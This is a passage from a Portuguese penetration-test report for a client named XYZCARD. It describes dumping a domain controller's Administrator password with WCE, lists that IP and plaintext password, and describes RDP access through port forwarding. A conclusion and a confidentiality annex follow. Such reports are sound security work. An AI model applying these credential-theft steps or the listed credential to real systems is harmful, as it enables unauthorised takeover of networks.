
  
Uma vez com acesso ao Servidor utilizamos as mesmas técnicas empregadas anteriormente para tentar conseguir a senha de Administrador usando o WCE.



Como podemos observar conseguimos capturar a senha do Administrador utilizando o WCE

|  |
| --- |
| SERVIDOR PRINCIPAL (Domain Control) |
| IP: 172.16.1.60 |
| Usuario: Administrator |
| Senha: $3rv3r@2008# |

Utilizando o encaminhamento de portas da porta 3389 (Terminal Service) para a nossa maquina local e utilizamos o xfreerdp (Cliente RDP) para acessar o Windows server como Administrator



*Acesso ao Servidor Principal com acesso Administrativo.*

**Conclusão**

A DESEC SECURITY conclui este trabalho com objetivo atingido no qual foi possível identificar problemas de segurança e recomendar suas possíveis mitigações.

Após a CONTRATANTE aplicar todas as correções sugeridas a DESEC SECURITY irá executar o Reteste afim de validar as correções aplicadas pelo cliente.

Desde já agradecemos a oportunidade em oferecermos nossos serviços profissionais e estamos a sua disposição para qualquer dúvida que considerem pertinentes.

**Corpo Técnico**

Ricardo Longatto | CEH   
Penetration Tester and Offsec Specialist  
Desec Security  
[contato@desec.com.br](mailto:contato@desec.com.br)

**Anexo I – Acordo de Confidencialidade**

A **CONTRATANTE** (XYZCARD) e a **CONTRATADA** (DESEC SECURITY) acordam entre si:

1. A **CONTRATANTE** entrega a **CONTRATADA** informação de sua propriedade relativos às

configurações de segurança de seus dispositivos informáticos sujeitos ao objeto da atividade

contratada (Teste de Intrusão).

2. A informação entregue pela **CONTRATANTE** à **CONTRATADA** e vice versa, relacionado ao objeto ou

mesmo produto da atividade contratada se constitui Informação Confidencial.

3. A **CONTRATADA** se obriga a:

a. Manter em caráter sigiloso a Informação Confidencial e não disponibilizá-la a terceiros

sem o consentimento da **CONTRATANTE**.

b. Utilizar a Informação Confidencial exclusivamente para a atividade contratada e tarefas

definidas no escopo deste trabalho.

c. Restituir toda a Informação Confidencial toda vez que esta for solicitada pela

**CONTRATANTE**.

d. Destruir toda Informação Confidencial com solicitação e consentimento da

**CONTRATANTE**, a qual a **CONTRATADA** deverá provar tal destruição.

e. Revelar a Informação Confidencial somente às pessoas cujo conhecimento é

indispensável para atender a finalidade da atividade contratada. Estas pessoas devem

manter as obrigações aqui previstas e a **CONTRATADA** responderá somente a elas.

f. Eliminar toda cópia eletrônica e/ou impressa da Informação Confidencial de qualquer

equipamento informático ou outros equipamentos de apoio, salvo autorização expressa

da **CONTRATANTE**, uma vez que o trabalho seja finalizado.

4. A **CONTRATADA** está liberada de sua obrigação em guardar segredo da Informação Confidencial

caso:

a. As evidências fornecidas pela **CONTRANTE**, sejam de prévio conhecimento da

**CONTRATADA** em período anterior à atividade contratada.

b. As informações sejam publicamente conhecidas sem que resultem no descumprimento

da **CONTRATADA** ou de um terceiro sujeito a uma obrigação de confidencialidade.

c. Exista uma obrigação jurídica de fornecimento da informação. Neste caso a

**CONTRATADA**, poderá revelar somente o mínimo de Informação Confidencial

necessário para o cumprimento da exigência legal. Neste caso, a informação apenas será

fornecida depois da notificação formal a ambas as partes. Este direito também poderá ser

exercido pela **CONTRATADA** no dia do vencimento do prazo para provimento desta

informação, descrito no requerimento jurídico.

5. A **CONTRATADA** está ciente que:

a. A **CONTRATANTE**, não outorga nenhuma garantia a respeito da Informação

Confidencial, salvo que este conteúdo é de sua propriedade e tem todo direito em revelá-la.

b. A Informação Confidencial pode conter erros, ser inexata, não ser aplicável ou não se

destinar à questão da atividade contratada.

c. A **CONTRATADA** é exclusivamente responsável pela atualização da Informação

Confidencial, o uso que ela outorgue e os efeitos que esta atualização resulte.

d. A Informação Confidencial tem um valor estratégico para a **CONTRATANTE.**

6. A **CONTRATANTE** está ciente que:

a. Os documentos entregues (impressos ou eletrônicos) serão de acesso exclusivo aos

responsáveis pela empresa contratante e/ou área contratante.